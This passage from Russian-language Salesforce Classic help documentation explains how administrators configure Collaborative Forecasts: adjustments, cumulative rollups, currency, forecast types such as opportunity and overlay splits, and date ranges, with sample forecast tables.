| Планы продаж по доходу для прогнозов на основе долей возможности              | 29.0 или более поздней версии    |
| Планы продаж по доходу или количеству для прогнозов на основе групп продуктов | 29.0 или более поздней версии    |
| Планы продаж (при использовании нескольких типов прогнозов)                   | 30.0 или более поздней версии    |


СМ. ТАКЖЕ:

[Включение планов продаж в прогнозах](#)




## Включение поправок прогнозов

Администраторы могут разрешать менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прежде чем включить поддержку поправок, убедитесь, что [настроена иерархия прогнозов](#).

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Чтобы разрешить менеджерам прогнозов корректировку стоимостей прогнозов их подчиненных, установите флажок «Включить поправки менеджера» в разделе «Включить поправки прогнозов».
3. Чтобы разрешить всем пользователям прогнозов корректировку стоимостей собственных прогнозов, установите флажок «Включить поправки ответственного» в разделе «Включить поправки прогнозов».

 **Прим.:** Если организация использует прогнозы по группам продуктов, то пользователи не могут корректировать стоимости собственных прогнозов по группам продуктов.

4. Нажмите кнопку «**Сохранить**».
5. В меню «Настройка» введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
6. Выберите нужный профиль.
7. В случае использования расширенного пользовательского интерфейса профиля, щелкните «**Полномочия приложения**» и нажмите кнопку «**Правка**».
8. Установите флажок «Переопределение прогнозов» и нажмите кнопку «**Сохранить**».

Если в вашей организации используются разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные поправки.

СМ. ТАКЖЕ:

- [Общие сведения о совместных прогнозах](#)
- [Общие сведения о поправках прогнозов](#)
- [Рекомендации по настройке функции «Совместные прогнозы»](#)
- [Определение диапазона дат для прогноза организации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения поддержки прогнозов:

- «Управление пользователями»
- И
- «Настройка приложения»


## Отключение поправок прогнозов

Чтобы запретить менеджерам прогнозов корректировку стоимостей прогнозов подчиненных или ответственным за прогнозы корректировку собственных прогнозов, выключите поправки прогнозов.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

 **Внимание:** Отключение поправок прогнозов инициирует удаление текущих поправок для всех типов прогнозов. Прежде чем отключить поддержку поправок, рекомендуем просмотреть раздел «[Об удалении поправок](#)». Отключение некоторых функций может инициировать удаление планов продаж и поправок. Прежде чем выполнить отключение, рекомендуем экспортировать данные. По завершении изменений данные могут быть импортированы обратно в систему Salesforce.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Чтобы запретить менеджерам прогнозов корректировку стоимостей прогнозов их подчиненных, снимите флажок «Включить поправки менеджера» в разделе «Включить поправки прогнозов».
3. Чтобы запретить всем пользователям прогнозов корректировку стоимостей собственных прогнозов, снимите флажок «Включить поправки ответственного» в разделе «Включить поправки прогнозов».
4. Нажмите кнопку «**Сохранить**». Полномочия пользователей не требуют обновления, так как поправки становятся недоступными для всей организации.

 **Пример:** Например, менеджеры прогнозов корректируют стоимости прогнозов для своих прямых подчиненных. Если организация больше не поддерживает поправки, то при последующем просмотре соответствующих сводок менеджеры теряют доступ к данным поправкам.

## Общие сведения о накопительных сводках прогнозов

Администратор может выбрать один из двух методов сведения возможностей в прогнозы для групп сбыта.

- Индивидуальные сводки категорий прогнозов, объединяющие возможности из каждой индивидуальной категории прогноза в отдельные стоимости прогнозов для каждой категории.
- Накопительные сводки прогнозов, объединяющие возможности из нескольких категорий прогнозов в сводные стоимости прогнозов.

По умолчанию организации используют индивидуальные сводки категорий прогнозов. При включении накопительных сводок прогнозов в меню «Настройка» сведение возможностей в стоимости прогнозов выполняется другим способом. Также отличаются имена столбцов на вкладке «Прогнозы». См. различия ниже.

| Метод сводки категории | Имя столбца на вкладке «Прогнозы» | Возможности для сведения |
|------------------------|-----------------------------------|--------------------------|
| Индивидуальные сводки  | Ожидаемые продажи                 | Ожидаемые продажи        |
|                        | Благоприятный прогноз             | Благоприятный прогноз    |
|                        | Обязательство                     | Обязательство            |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- «Управление пользователями»

И

«Настройка приложения»

| Метод сводки категории      | Имя столбца на вкладке «Прогнозы» | Возможности для сведения  |
|-----------------------------|-----------------------------------|---|
|                             | Закрото                           | Закрото   |
| <b>Накопительные сводки</b> | Открыто: ожидаемые продажи        | <ul style="list-style-type: none"> <li>• Ожидаемые продажи</li> <li>• Благоприятный прогноз</li> <li>• Обязательство</li> </ul> |
|                             | Благоприятный прогноз: прогноз    | <ul style="list-style-type: none"> <li>• Благоприятный прогноз</li> <li>• Обязательство</li> <li>• Закрото</li> </ul>           |
|                             | Обязательство: прогноз            | <ul style="list-style-type: none"> <li>• Обязательство</li> <li>• Закрото</li> </ul>  |
|                             | Только категория «Закрото»        | Закрото   |

### Преимущества накопительных сводок прогнозов


При использовании индивидуальных сводок категорий прогнозов каждая итоговая и промежуточная сумма отображает возможности только из одной индивидуальной категории прогноза. Данный тип сводки указывает на необходимость самостоятельного сложения стоимостей прогнозов из категорий «Благоприятный прогноз», «Обязательство» и «Закрото» для отображения пользователям прогнозов итоговой суммы, которая должна быть прибавлена по результатам месяца или квартала.

| <b>Пример: индивидуальная сводка прогноза</b> |         |  |  |  |
|---|---------|--|--|--|
| <b>Стоимости прогнозов</b>                    | Закрото | Обязательство  | Благоприятный прогноз  | Ожидаемые продажи  |
|   | \$50    | \$100  | \$150  | \$200  |
| <b>Возможности</b>                            | Закрото | Обязательство  | Благоприятный прогноз  | Ожидаемые продажи  |
|   | \$50    | <ul style="list-style-type: none"> <li>• \$50</li> <li>• \$50</li> </ul> | <ul style="list-style-type: none"> <li>• \$50</li> <li>• \$50</li> <li>• \$50</li> </ul> | <ul style="list-style-type: none"> <li>• \$50</li> <li>• \$50</li> <li>• \$50</li> <li>• \$50</li> </ul> |

При использовании накопительных сводок прогнозов столбцы прогноза отображают сводные стоимости для возможностей из указанной категории прогноза, а также последующих категорий воронки продаж. Данное представление позволяет группам сбыта просматривать итоговые суммы, которые должны быть прибавлены, без их самостоятельного сложения.

Например, таблица ниже отображает стоимости накопительных сводок прогнозов при наличии четырех возможностей из категории «Ожидаемые продажи», трех возможностей из категории «Благоприятный прогноз», двух возможностей из категории «Обязательство» и одной возможности из категории «Закрыто» стоимостью 50 долларов США каждая.

| Пример: <i>накопительная</i> сводка прогноза |                            |  |  |  |
|--|----------------------------|--|--|--|
| <b>Стоимости прогнозов</b>                   | Только категория «Закрыто» | Обязательство: прогноз   | Благоприятный прогноз: прогноз   | Открыто: ожидаемые продажи   |
|  | \$50                       | \$150  | \$300  | \$450  |
| <b>Возможности</b>                           | Закрыто                    | Обязательство  | Благоприятный прогноз  | Ожидаемые продажи  |
|  | \$50                       | <ul style="list-style-type: none"> <li>• \$50</li> <li>• \$50</li> </ul> | <ul style="list-style-type: none"> <li>• \$50</li> <li>• \$50</li> <li>• \$50</li> </ul> | <ul style="list-style-type: none"> <li>• \$50</li> <li>• \$50</li> <li>• \$50</li> <li>• \$50</li> </ul> |

 **Прим.:** Организации, использующие накопительные сводки прогнозов, не могут использовать архивный трендинг прогнозов.

## Включение накопительных сводок прогнозов для торговых представителей и менеджеров

Организация может использовать столбцы накопительных сводок прогнозов или столбцы индивидуальных сводок категорий прогнозов.

Помните, что изменение способа отображения столбцов прогноза инициирует удаление всех поправок, внесенных в стоимости прогнозов из категорий «Обязательство» и «Благоприятный прогноз», но не данных плана продаж.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Включите поддержку накопительных сводок прогнозов.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра настройки прогнозов:

- «Просмотр настройки и конфигурации»

Для редактирования параметров прогнозов:

- «Настройка приложения»

## Выбор валюты прогноза

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прежде чем изменить валюту прогноза, рекомендуем просмотреть раздел «[Работа с несколькими валютами в прогнозах](#)».

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Выберите нужную валюту в разделе «Валюта прогноза».
3. Нажмите кнопку «**Сохранить**».


СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Общие сведения о поправках прогнозов](#)

## Общие сведения о типах прогнозов

Пользователям может быть предоставлено не более четырех типов прогнозов, позволяющих прогнозировать продажи по нескольким перспективам.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Ниже перечислены поддерживаемые типы прогнозов.

| Тип прогноза             | Способ сведения   |
|--------------------------|---|
| Возможности — Доход      | Сведение выполняется на основе поля возможности «Стоимость».  |
| Возможности — Количество | Сведение выполняется на основе поля возможности «Количество».   |
| Группы продуктов — Доход | Сведение выполняется на основе поля возможности «Стоимость», а стоимости прогнозов разделяются по группе продуктов. Чтобы использовать прогнозы по группе продуктов, организация должна |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- «Управление пользователями»

И

«Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

| Тип прогноза                                  | Способ сведения  |
|---|--|
|   | включить объекты «Продукты возможности» и «Группы продуктов».  |
| Группы продуктов — Количество                 | Сведение выполняется на основе поля возможности «Количество», а стоимости прогнозов разделяются по группе продуктов. Чтобы использовать прогнозы по группе продуктов, организация должна включить объекты «Продукты возможности» и «Группы продуктов».   |
| Доли возможности — Доход                      | Сведение выполняется на основе поля возможности «Стоимость» и процента доли каждого участника группы сбыта. При использовании прогнозов типа «Доли возможности — Доход» сумма долей для каждой возможности должна составлять 100%. Для использования прогнозов по долям для возможностей должны быть включены «Группы, работающие с возможностями», «Доли возможности» и тип доли «Доход». |
| Доли наложения — Доход                        | Сведение выполняется на основе поля возможности «Стоимость» и процента доли каждого участника группы перекрывающих продаж. При использовании прогнозов типа «Доли наложения — Доход» сумма долей может составлять менее 100%. Для использования прогнозов по долям наложения должны быть включены «Группы, работающие с возможностями», «Доли возможности» и тип доли «Наложение».         |
| Настраиваемое поле валюты возможности — Доход | Сведение выполняется на основе стоимости в заданном настраиваемом поле валюты возможности. Для использования настраиваемых прогнозов поля валюты возможности нужно включить «Группы, работающие с возможностями» и «Доли возможности». Пользовательский тип доли для поля должен также быть включен, даже если вы не намерены разделять кредит для суммы поля.                             |
| Ожидаемый доход — Доход                       | Сведение выполняется на основе стоимости в поле возможности «Ожидаемый доход». Для прогнозирования по полю «Ожидаемый доход» нужно включить «Группы, работающие с возможностями» и «Доли возможности». Пользовательский тип доли для поля должен также быть включен, даже если вы не намерены разделять кредит для суммы поля.   |

## Возможности

Рекомендуем использовать прогнозы по доходу для возможностей для составления прогнозов по полю возможностей «Стоимость». Рекомендуем использовать прогнозы по количеству для возможностей для составления прогнозов по полю возможностей «Количество».

## Группы продуктов

Если организация объединяет продукты и услуги в группы и требует их наличия для составления прогнозов, рекомендуем использовать прогнозы по группам продуктов. Ниже перечислены рекомендации по использованию групп продуктов.

- Столбец «Стоимость» отображается в списке возможностей на странице прогноза.
- Объектом прогнозирования может быть доход, количество или то и другое.
- Прогнозирующие пользователи смогут просматривать отдельные групповые производственные прогнозы для каждого торгового представителя.
- Организация должна использовать объекты «Продукты возможности» и «Группы продуктов».
- Пользователи должны заполнять поле «Группа продуктов» в каждой записи продукта. Прогнозы для продуктов, содержащих пустое поле «Группа продуктов», отображаются в строке прогноза «Категории продуктов не определены». (При отсутствии элементов строки возможности данная строка также отображает количество или стоимость возможности.)
- Поправки могут быть внесены в прогнозы по группе продуктов торгового представителя, но не в общий прогноз по всем группам продуктов.
- Каждому торговому представителю могут быть назначены отдельные планы продаж группы продуктов, но не один план продаж для каждого торгового представителя.

## Доли возможности

Если организация использует функцию группового сбыта и доли возможности, рекомендуем использовать прогнозы по доходу для долей возможности. Ниже перечислены рекомендации по использованию долей возможности.

- Столбцы «Прогнозируемая стоимость» и «Доля (%)» отображаются в списке возможностей на странице прогноза.
- Объектом прогнозирования может быть только доход.
- У вашей организации должны быть включены «Групповой сбыт», «Доли возможности» и тип доли «Доход».

## Доли наложения

Рекомендуем использовать доли наложения для отслеживания дохода от участников группы сбыта, помогающих закрывать возможности, но не несущих за них ответственность.

- Сумма долей наложения для отдельной возможности может составлять менее 100%.
- Объектом прогнозирования может быть только доход.
- У вашей организации должны быть включены «Групповой сбыт», «Доли возможности» и тип доли «Наложение».

## Настраиваемые поля валюты возможности

Если организация использует настраиваемые поля валюты для возможностей, то пользователи могут составлять прогнозы по стоимостям в данных полях.

- Пользователи могут составлять прогнозы только по доходу, так как поле должно быть настраиваемым полем валюты.
- Пользователи могут составлять прогнозы по настраиваемому полю, независимо от наличия долей возможности.
- Независимо от того, использует ли поле доли, у вашей организации для поля должны быть включены «Групповой сбыт», «Доли возможности» и настраиваемый тип доли.

### Ожидаемый доход

Рекомендуем использовать поле возможности «Ожидаемый доход» при отличии значения поля «Стоимость» от фактического дохода, полученного от возможности. Группа сбыта, рассчитывающая на данное отличие, может использовать поле «Ожидаемый доход» для составления прогнозов.

- Объектом прогнозирования может быть только доход.
- Пользователи могут составлять прогнозы по полю «Ожидаемый доход», независимо от наличия долей возможности.
- Независимо от того, используете ли вы доли с полем «Ожидаемый доход», в вашей организации для него должны быть включены «Групповой сбыт», «Доли возможности» и настраиваемый тип доли.

При включении нескольких типов прогнозов настраиваемые представления прогнозов позволяют определять сведения о возможностях, отображаемые для каждого прогноза.

Рассмотрим пример ниже. Чтобы разрешить группе сбыта прогнозирование дохода по возможностям и группам продуктов, администратор должен включить прогнозы по возможностям и группам продуктов на основе дохода.

Просмотрите страницу прогнозов «Доход возможностей» ниже, которая отображает общие доходы для каждого торгового представителя в каждой сводке прогноза.

|                                  | Quota          | Closed                  | Commit                   | Best Case                  | Pipeline                   |
|----------------------------------|----------------|-------------------------|--------------------------|----------------------------|----------------------------|
| <b>Total: 1 Quarter</b> (Change) | USD 950,000.00 | USD 600,000.00<br>63.2% | USD 560,050.00<br>59.0%  | USD 1,257,501.00<br>132.4% | USD 2,579,419.00<br>271.5% |
| <b>FQ4 FY 2013</b>               | USD 950,000.00 | USD 600,000.00<br>63.2% | USD 560,050.00<br>59.0%  | USD 1,257,501.00<br>132.4% | USD 2,579,419.00<br>271.5% |
| Cindy Long                       | USD 200,000.00 | USD 110,000.00<br>55.0% | USD 10,000.00<br>5.0%    | USD 195,707.00<br>97.9%    | USD 676,475.00<br>338.2%   |
| Ely McCrane                      | USD 200,000.00 | USD 146,252.00<br>73.1% | USD 112,000.00<br>56.0%  | USD 511,500.00<br>255.8%   | USD 123,750.00<br>61.9%    |
| Kasey Lee                        | USD 200,000.00 | USD 188,750.00<br>94.4% | USD 61,229.00<br>30.6%   | USD 229,500.00<br>114.8%   | USD 427,750.00<br>213.9%   |
| Scott Thompson                   | USD 250,000.00 | USD 74,998.00<br>30.0%  | USD 300,000.00<br>120.0% | USD 179,794.00<br>71.9%    | USD 992,444.00<br>397.0%   |
| Wendy Johnson                    | USD 100,000.00 | USD 80,000.00<br>80.0%  | USD 76,821.00<br>76.8%   | USD 141,000.00<br>141.0%   | USD 359,000.00<br>359.0%   |
| My Opportunities                 | -              | USD 0.00<br>-           | USD 0.00<br>-            | USD 0.00<br>-              | USD 0.00<br>-              |

Каждый пользователь может изменять представление прогнозов путем выбора нужного типа прогноза в меню «Тип прогноза» (см. пример ниже).



Home Chatter Leads Accounts Contacts Opportunities Reports Dashboards **Forecasts** Edit Quotas +

Jump to... | Elliot Smith | Jeff Diamond > Forecasts Setup | Video Tutorial | Guided Tour | Help for this Page ?

**Valerie Jones Forecast** Opportunities Revenue in U.S. Dollar | Display Options | Refresh

|                                  | Quota                 | Closed                         | Commit                         | Upside                            | Pipeline                          |
|----------------------------------|-----------------------|--------------------------------|--------------------------------|-----------------------------------|-----------------------------------|
| <b>Total: 1 Quarter</b> (Change) | USD 950,000.00        | USD 600,000.00<br>63.2%        | USD 560,050.00<br>59.0%        | USD 1,257,501.00<br>132.4%        | USD 2,579,419.00<br>271.5%        |
| <b>- FQ4 FY 2013</b>             | <b>USD 950,000.00</b> | <b>USD 600,000.00</b><br>63.2% | <b>USD 560,050.00</b><br>59.0% | <b>USD 1,257,501.00</b><br>132.4% | <b>USD 2,579,419.00</b><br>271.5% |
| Cindy Long                       | USD 200,000.00        | USD 110,000.00<br>55.0%        | USD 10,000.00<br>5.0%          | USD 195,707.00<br>97.9%           | USD 676,475.00<br>338.2%          |
| Ely McCrane                      | USD 200,000.00        | USD 146,252.00<br>73.1%        | USD 112,000.00<br>56.0%        | USD 511,500.00<br>255.8%          | USD 123,750.00<br>61.9%           |
| Kasey Lee                        | USD 200,000.00        | USD 188,750.00<br>94.4%        | USD 61,229.00<br>30.6%         | USD 229,500.00<br>114.8%          | USD 427,750.00<br>213.9%          |
| Scott Thompson                   | USD 250,000.00        | USD 74,998.00<br>30.0%         | USD 300,000.00<br>120.0%       | USD 179,794.00<br>71.9%           | USD 992,444.00<br>397.0%          |
| Wendy Johnson                    | USD 100,000.00        | USD 80,000.00<br>80.0%         | USD 76,821.00<br>76.8%         | USD 141,000.00<br>141.0%          | USD 359,000.00<br>359.0%          |
| My Opportunities                 | -                     | USD 0.00                       | USD 0.00                       | USD 0.00                          | USD 0.00                          |

При выборе типа прогноза «Доход группы продуктов» пользователю отображаются общие доходы каждого торгового представителя по группе продуктов.


Home Chatter Leads Accounts Contacts Opportunities Reports Dashboards **Forecasts** Edit Quotas +

Jump to... | Elliot Smith | Jeff Diamond > Forecasts Setup | Video Tutorial | Guided Tour | Help for this Page ?

**Valerie Jones Forecast** Product Family Revenue in U.S. Dollar | Display Options | Refresh

|                                  | Quota                 | Closed                | Commit                  | Upside                  | Pipeline                |
|----------------------------------|-----------------------|-----------------------|-------------------------|-------------------------|-------------------------|
| <b>Total: 1 Quarter</b> (Change) | USD 925,000.00        | USD 280,000.00        | USD 1,722,000.00        | USD 3,744,010.00        | USD 3,845,250.00        |
| <b>- FQ4 FY 2013</b>             | <b>USD 925,000.00</b> | <b>USD 280,000.00</b> | <b>USD 1,722,000.00</b> | <b>USD 3,744,010.00</b> | <b>USD 3,845,250.00</b> |
| + Cindy Long                     | USD 200,000.00        | USD 0.00              | USD 8,000.00            | USD 13,000.00           | USD 54,000.00           |
| + Ely McCrane                    | USD 200,000.00        | USD 0.00              | USD 22,000.00           | USD 1,146,000.00        | USD 74,000.00           |
| + Kasey Lee                      | USD 200,000.00        | USD 120,000.00        | USD 671,000.00          | USD 168,900.00          | USD 68,000.00           |
| - Scott Thompson                 | USD 250,000.00        | USD 160,000.00        | USD 413,000.00          | USD 344,110.00          | USD 515,250.00          |
| Hardware                         | USD 175,000.00        | USD 160,000.00        | USD 100,000.00          | USD 2,000.00            | USD 0.00                |
| Software                         | USD 75,000.00         | USD 0.00              | USD 35,000.00           | USD 1,110.00            | USD 0.00                |
| <i>Products Not Categorized</i>  | -                     | USD 0.00              | USD 278,000.00          | USD 341,000.00          | USD 515,250.00          |
| + Wendy Johnson                  | USD 75,000.00         | USD 0.00              | USD 608,000.00          | USD 352,000.00          | USD 2,834,000.00        |
| + My Opportunities               | -                     | USD 0.00              | USD 0.00                | USD 1,720,000.00        | USD 300,000.00          |

## Включение типов прогнозов для функции «Совместные прогнозы»

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Тип прогноза — это прогноз, предназначенный для использования определенного типа данных. Разрешается использовать поле возможности «Стоимость», доли возможности, доли наложения, настраиваемые поля возможности или группы продуктов. Кроме того, каждый тип прогноза определяет используемое измерение: доход или количество. При использовании возможностей или групп продуктов типы прогнозов могут поддерживать количество и доход. При использовании долей возможности типы прогнозов могут поддерживать только доход. Прежде чем добавить типы прогнозов, [просмотрите сведения](#) о каждом типе.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».

2. Если организация:

- не использует типы прогнозов, щелкните «**Добавить тип прогноза**».
- использует как минимум один тип прогноза, щелкните «**Добавить другой тип прогноза**».

3. Выберите нужный источник данных в меню «Тип прогноза».


4. Выберите нужное измерение прогноза: «Доход» или «Количество». Чтобы использовать оба измерения, добавьте отдельные типы прогнозов для каждого измерения.

5. Выберите столбцы для отображения в списке связанных возможностей на вкладке «Прогнозы».

Если источником данных прогноза являются возможности или группы продуктов, то поле «Стоимость» отображается по умолчанию. Если источником данных являются доли возможности, то поля «Прогнозируемая стоимость» и «Доля (%)» отображаются по умолчанию. При необходимости выбранные поля могут быть изменены для каждого типа прогноза даже после его включения. В зависимости от измерения (доход или количество), используемого типом прогноза, рекомендуем добавить поле «Стоимость» или «Количество».

6. Нажмите кнопки «**ОК**» и «**Сохранить**».

Повторите перечисленные выше действия для каждого добавляемого типа прогноза. Включение типа прогноза инициирует первоначальный расчет нового прогноза, время выполнения которого определяется количеством возможностей, пользователей и групп продуктов, доступных в организации.

 **Внимание:** Отключение типа прогноза инициирует удаление сведений обо всех связанных планах продаж и поправках.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

[Выбор полей, отображающихся в разделе возможностей на странице «Совместные прогнозы»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения типа прогноза:

- «Настройка приложения»

## Включение прогнозов по долям дохода для менеджеров по продажам

Добавление прогнозов по долям дохода в организацию позволяет группам сбыта отслеживать доходы от возможностей с несколькими торговыми представителями.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прежде чем включить прогнозы по долям дохода, включите функции ниже.

- Совместные прогнозы
- Групповой сбыт и доли возможности
- Тип доли возможности «Доход»

Прогнозы по долям наложения могут быть включены только после включения перечисленных выше функций.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Если организация:
  - не использует типы прогнозов, щелкните «**Добавить тип прогноза**».
  - использует как минимум один тип прогноза, щелкните «**Добавить другой тип прогноза**». Система позволяет включать не более 4 типов прогнозов.
3. Выберите пункт «**Доли дохода возможности**» в меню «Тип прогноза». Доли наложения поддерживают только измерение прогноза «Доход».
4. Выберите столбцы для отображения в списке связанных возможностей на вкладке «Прогнозы» для прогноза по наложениям. Включите столбец «Доля», чтобы пользователям прогнозов было проще увидеть доли сумм по каждой коммерческой возможности.
5. Нажмите кнопки «**ОК**» и «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки прогнозов:


- «Просмотр настройки и конфигурации»

Для редактирования параметров прогнозов:

- «Настройка приложения»

## Включение прогнозов по долям наложения для менеджеров по продажам

Добавление прогнозов по наложениям в организацию позволяет группам сбыта отслеживать доходы, полученные от перекрывающихся продаж.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прежде чем включить прогнозы по наложениям, включите функции ниже.

- Совместные прогнозы
- Групповой сбыт и доли возможности
- Тип доли возможности «Наложение»

Прогнозы по долям наложения могут быть включены только после включения перечисленных выше функций.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Если организация:
  - не использует типы прогнозов, щелкните «**Добавить тип прогноза**».
  - использует как минимум один тип прогноза, щелкните «**Добавить другой тип прогноза**». Система позволяет включать не более четырех типов прогнозов.
3. Выберите пункт «**Доли наложения возможности**» в меню «Тип прогноза». Доли наложения поддерживают только измерение прогноза «Доход».
4. Выберите столбцы для отображения в списке связанных возможностей на вкладке «Прогнозы» для прогноза по наложениям. Включите столбец «Доля», чтобы пользователям прогнозов было проще увидеть доли сумм по каждой возможности.
5. Нажмите кнопки «**ОК**» и «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки прогнозов:


- «Просмотр настройки и конфигурации»

Для редактирования параметров прогнозов:

- «Настройка приложения»

## Включение прогнозов по настраиваемому полю для менеджеров по продажам

Прежде чем включить прогноз по настраиваемому полю, включите настраиваемый тип доли для поля и добавьте соответствующий прогноз.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Сначала включите настраиваемый тип доли для каждого настраиваемого поля возможности, которое должно использоваться при составлении прогнозов. Торговый представитель, создающий возможность, автоматически получает долю размером 100% для любого включенного и полностью проверенного настраиваемого типа доли. Таким образом, даже при отказе от разделения настраиваемого поля, сводка прогноза всегда отображает 100% стоимости в настраиваемом поле.

Прежде чем включить прогнозы по настраиваемому полю, включите функции ниже.

- Совместные прогнозы
- Как минимум одно настраиваемое поле валюты возможности
- Групповой сбыв и доли возможности
- Настраиваемый тип доли возможности на основе настраиваемого поля (Дополнительную информацию о включении типов долей см. в разделе «[Включение функции "Доли возможности" и типов долей](#)» на странице 2136.)

Прогнозы по настраиваемому полю могут быть включены только после включения перечисленных выше функций.

1. Из меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Если организация:
  - не использует типы прогнозов, щелкните «**Добавить тип прогноза**».
  - использует как минимум один тип прогноза, щелкните «**Добавить другой тип прогноза**». Включите не более четырех типов прогнозов.
3. Выберите имя настраиваемого типа доли возможности, созданного на основе настраиваемого поля возможности, в меню «Тип прогноза». Прогнозы по настраиваемому полю поддерживают только измерение прогноза «Доход».
4. Выберите столбцы для отображения в списке связанных возможностей на вкладке «Прогнозы» для прогноза по настраиваемому полю. Включите столбец «Доля», чтобы пользователям прогнозов было проще увидеть доли сумм по каждой возможности.
5. Нажмите кнопки «**ОК**» и «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения типов доли возможности:

- «Настройка приложения»

Для просмотра настройки прогнозов:


- «Просмотр настройки и конфигурации»

Для редактирования параметров прогнозов:

- «Настройка приложения»


## Определение диапазона дат для прогноза организации

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов. По умолчанию используются шесть месяцев или четыре квартала.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

При использовании настраиваемого финансового года отображаются настраиваемые периоды или кварталы. Прогнозы могут составляться по предстоящим или прошедшим 12 месяцам или 8 кварталам. Если в ваш прогнозируемый диапазон входит текущий месяц или квартал, на странице прогнозов по умолчанию отображается текущий месяц или квартал. Если это не так, то по умолчанию выбирается первый месяц или квартал прогнозируемого диапазона дат.

Диапазон дат становится стандартным для всех пользователей функции «Совместные прогнозы». Собственные прогнозы пользователей позволяют использовать этот стандартный диапазон или настраиваемый диапазон дат. Измененный индивидуальный диапазон дат прогноза не может быть переопределен администратором. Тем не менее, изменение *периода* (ежемесячно на ежеквартально или наоборот) отображается во всех прогнозах пользователей.

 **Внимание:** При изменении периода (ежемесячно на ежеквартально или наоборот) или стандартного финансового года удаляются все поправки и планы продаж. Если вы используете функцию настраиваемого финансового года, при создании первого настраиваемого финансового года любые планы продаж и поправки в соответствующем и последующих стандартных финансовых годах будут удалены. Данные изменения инициируют пересчет прогноза, время выполнения которого определяется текущим объемом данных.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
